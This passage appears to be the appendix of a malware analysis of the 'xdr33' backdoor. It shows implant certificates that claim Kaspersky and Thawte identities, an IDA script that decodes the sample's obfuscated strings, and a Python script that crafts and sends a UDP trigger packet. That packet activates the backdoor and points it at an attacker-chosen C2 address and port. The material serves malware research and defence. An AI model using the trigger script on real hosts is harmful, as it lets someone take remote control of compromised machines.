VQQKDBRUaGF3dGUgQ29uc3VsdGluZyBjYzEoMCYGA1UECwwfQ2VydGlmaWNhdGlv
biBTZXJ2aWNlcyBEaXZpc2lvbjEhMB8GA1UEAwwYVGhhd3RlIFByZW1pdW0gU2Vy
dmVyIENBMSgwJgYJKoZIhvcNAQkBFhlwcmVtaXVtLXNlcnZlckB0aGF3dGUuY29t
MB4XDTIyMTAwNzE5NTAwN1oXDTIzMDMxNjE5NTAwN1owgYExCzAJBgNVBAYTAlJV
MR0wGwYDVQQKDBRLYXNwZXJza3kgTGFib3JhdG9yeTEUMBIGA1UEAwwLRW5naW5l
ZXJpbmcxDjAMBgNVBAMMBXhkcjMzMQ8wDQYDVQQIDAZNb3Njb3cxDzANBgNVBAcM
Bk1vc2NvdzELMAkGA1UECwwCSVQwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEK
AoIBAQDpe2Go+NTdcW7z/g8xVDiKoluV5eZeFtVYw+Fj+xOd0Rw7m9CYgw0lzWYh
JlM0/N11dKuPSH0Yl7SLHQIhkgPdsfJkcuKpv97DKUWapI5WS+Ib8l6jXtQCqGw0
alW7+XwUzeoIckTvP7AGod3BUhky328tou2LYrIlX6PUXUZOTxfaNwjgOedUokTz
WtJp/NpfYkFzonqGi8Uww/0gZvYvBFAxk21mpK6zokyiWGQ7R22/FcrJObWTv0cv
c+Vl2Aq3ockWi6TCRY0Pw01NtwFcNZYN0njaD/UjRnu0yR0oWB+NS633QtcpFG4Q
```

```
1xStuLvkvo/YVHA+eq9W/7c3bkxlAgMBAAGjggFXMIIBUzAMBgNVHRMBAf8EAjAA
MB0GA1UdDgQWBBRc0LAOwW4C6azovupkjX8R3V+NpjCB+wYDVR0jBIHzMIHwgBTz
BcGhW/F2gdgt/v0oYQtatP2x5aGB1KSB0TCBzjELMAkGA1UEBhMCWkExFTATBgNV
BAgMDFdlc3Rlcm4gQ2FwZTESMBAGA1UEBwwJQ2FwZSBUb3duMR0wGwYDVQQKDBRU
aGF3dGUgQ29uc3VsdGluZyBjYzEoMCYGA1UECwwfQ2VydGlmaWNhdGlvbiBTZXJ2
aWNlcyBEaXZpc2lvbjEhMB8GA1UEAwwYVGhhd3RlIFByZW1pdW0gU2VydmVyIENB
MSgwJgYJKoZIhvcNAQkBFhlwcmVtaXVtLXNlcnZlckB0aGF3dGUuY29tggEAMA4G
A1UdDwEB/wQEAwIF4DAWBgNVHSUBAf8EDDAKBggrBgEFBQcDAjANBgkqhkiG9w0B
AQsFAAOCAQEAGUPMGTtzrQetSs+w12qgyHETYp8EKKk+yh4AJSC5A4UCKbJLrsUy
qend0E3plARHozy4ruII0XBh5z3MqMnsXcxkC3YJkjX2b2EuYgyhvvIFm326s48P
o6MUSYs5CFxhhp/N0cqmqGgZL5V5evI7P8NpPcFhs7u1ryGDcK1MTtSSPNPy3F+c
d707iRXiRcLQmXQTcjmOVKrohA/kqqtdM5EUl75n9OLTinZcb/CQ9At+5Sn91AI3
ngd22cyLLC3O4F14L+hqwMd0ENSjanX38iZ2EY8hMpmNYwPOVSQZ1FpXqrkW1ArI
lHEtKB3YMeSXQHAsvBQD0AlW7R7JqHdreg==
-----END CERTIFICATE-----
```

CA Certificate

```
-----BEGIN CERTIFICATE-----
MIIFXTCCBEWgAwIBAgIBADANBgkqhkiG9w0BAQsFADCBzjELMAkGA1UEBhMCWkEx
FTATBgNVBAgMDFdlc3Rlcm4gQ2FwZTESMBAGA1UEBwwJQ2FwZSBUb3duMR0wGwYD
VQQKDBRUaGF3dGUgQ29uc3VsdGluZyBjYzEoMCYGA1UECwwfQ2VydGlmaWNhdGlv
biBTZXJ2aWNlcyBEaXZpc2lvbjEhMB8GA1UEAwwYVGhhd3RlIFByZW1pdW0gU2Vy
dmVyIENBMSgwJgYJKoZIhvcNAQkBFhlwcmVtaXVtLXNlcnZlckB0aGF3dGUuY29t
MB4XDTIyMTAwNzE0MTEzOFoXDTQ3MTAwMTE0MTEzOFowgc4xCzAJBgNVBAYTAlpB
MRUwEwYDVQQIDAxXZXN0ZXJuIENhcGUxEjAQBgNVBAcMCUNhcGUgVG93bjEdMBsG
A1UECgwUVGhhd3RlIENvbnN1bHRpbmcgY2MxKDAmBgNVBAsMH0NlcnRpZmljYXRp
b24gU2VydmljZXMgRGl2aXNpb24xITAfBgNVBAMMGFRoYXd0ZSBQcmVtaXVtIFNl
cnZlciBDQTEoMCYGCSqGSIb3DQEJARYZcHJlbWl1bS1zZXJ2ZXJAdGhhd3RlLmNv
bTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAMfHJIl4/Xdo896Rlyqr
3VcKnLAAqIJkpgl90Z6bxUDpwa41H3ZDa7As4ZO9xa+lXGn9XB9u34TqJPkyhSKg
3wYK02KTCwVMI/gf506KpFvocTHpScnXs0xUoxsM8qEiDV2pTe447rmyaLyWcT5d
hbzkPl0WuDmEWMhfC2R9z4+mlsbwMAy9PN/JYzxz7cR48qj4j9hhEwkJ1+yJKXBV
AV9CdgLYfJXrA7A4Hxgc0ECKJmpovskv/DlxM8RxOsHfVtyG4ZgqmRraxUelirlf
tLj0fIkLaP7xvo1QSgiqQffbBOiDg9PN3H2wezFOmeDg9RIR6qvhzhyNpZjANiiC
JzMCAwEAAaOCAUIwggE+MA8GA1UdEwEB/wQFMAMBAf8wHQYDVR0OBBYEFPMFwaFb
8XaB2C3+/ShhC1q0/bHlMIH7BgNVHSMEgfMwgfCAFPMFwaFb8XaB2C3+/ShhC1q0
/bHloYHUpIHRMIHOMQswCQYDVQQGEwJaQTEVMBMGA1UECAwMV2VzdGVybiBDYXBl
MRIwEAYDVQQHDAlDYXBlIFRvd24xHTAbBgNVBAoMFFRoYXd0ZSBDb25zdWx0aW5n
IGNjMSgwJgYDVQQLDB9DZXJ0aWZpY2F0aW9uIFNlcnZpY2VzIERpdmlzaW9uMSEw
HwYDVQQDDBhUaGF3dGUgUHJlbWl1bSBTZXJ2ZXIgQ0ExKDAmBgkqhkiG9w0BCQEW
GXByZW1pdW0tc2VydmVyQHRoYXd0ZS5jb22CAQAwDgYDVR0PAQH/BAQDAgGGMA0G
CSqGSIb3DQEBCwUAA4IBAQDBqNA1WFp15AM8l7oDgqa/YHvoGmfcs48Ak8YtrDEF
```

```
tLRyz1+hr/hhfR8Hm1hZ0oj1vAzayhCGKdQTk42mq90dG4tViNYMq4mFKmOoVnw6
u4C8BCPfxmuyNFdw9TVqTjdwWqWM84VMg3Cq3ZrEa94DMOAXm3QXcDsar7SQn5Xw
LCsU7xKJc6gwk4eNWEGxFJwS0EwPhBkt1lH4OD11jH0Ukr5rRJvh1blUiOHPd3//
kzeXNozA9PwoH4wewqk8bXZhj5ZA9LR7rm+5OrCoWXofgn1Gi2yd+LWWCrE7NBWm
yRelxOSPRSQ1fvAVvuRrCnCJgKxG/2Ba2DLs95u6IxYX
-----END CERTIFICATE-----
```


appendix

0x1 Decode_RES

```
import idautils
import ida_bytes

def decode(addr,len):
    tmp=bytearray()

    buf=ida_bytes.get_bytes(addr,len)
    for i in buf:
        tmp.append(~i&0xff)

    print("%x, %s" %(addr,bytes(tmp)))
    ida_bytes.put_bytes(addr,bytes(tmp))
    idc.create_strlit(addr,addr+len)

calllist=idautils.CodeRefsTo(0x0804F1D8,1)
for addr in calllist:
    prev1Head=idc.prev_head(addr)
    if 'push    offset' in idc.generate_disasm_line(prev1Head,1) and 
idc.get_operand_type(prev1Head,0)==5:
        bufaddr=idc.get_operand_value(prev1Head,0)
        prev2Head=idc.prev_head(prev1Head)

        if 'push' in idc.generate_disasm_line(prev2Head,1) and 
idc.get_operand_type(prev2Head,0)==5:
            leng=idc.get_operand_value(prev2Head,0)
            decode(bufaddr,leng)
```

0x02 GenTrigger

```
import random
import socket


def crc16(data: bytearray, offset, length):
  if data is None or offset < 0 or offset > len(data) - 1 and offset +
length > len(data):
    return 0
  crc = 0xFFFF
  for i in range(0, length):
    crc ^= data[offset + i] << 8
    for j in range(0, 8):
      if (crc & 0x8000) > 0:
        crc = (crc << 1) ^ 0x1021
      else:
        crc = crc << 1
  return crc & 0xFFFF

def Gen_payload(ip:str,port:int):
    out=bytearray()
    part1=random.randbytes(92)
    sum=crc16(part1,8,84)

    offset1=sum % 0xc8
    offset2=sum % 0x37
    padding1=random.randbytes(offset1)
    padding2=random.randbytes(8)


    host=socket.inet_aton(ip)
    C2=bytearray(b'\x01')
    C2+=host
    C2+=int.to_bytes(port,2,byteorder="big")
    key=b'NetlabPatched,Enjoy!'
    C2 = C2+key +b'\x00\x00'
    c2sum=crc16(C2,0,29)
    C2=C2[:-2]
    C2+=(int.to_bytes(c2sum,2,byteorder="big"))

    flag=0x7f*10
    out+=part1
    out+=padding1
    out+=(int.to_bytes(sum,2,byteorder="big"))
    out+=(int.to_bytes(flag,2,byteorder="big"))
```

```
    out+=padding2

    tmp=bytearray()
    for i in range(29):
      tmp.append(C2[i] ^ out[offset2+8+i])
    out+=tmp

    leng=472-len(out)
    lengpadding=random.randbytes(random.randint(0,leng+1))
    out+=lengpadding

    return out

payload=Gen_payload('192.168.159.128',6666)
sock=socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
sock.sendto(payload,("192.168.159.133",2345))  # 任意端口
```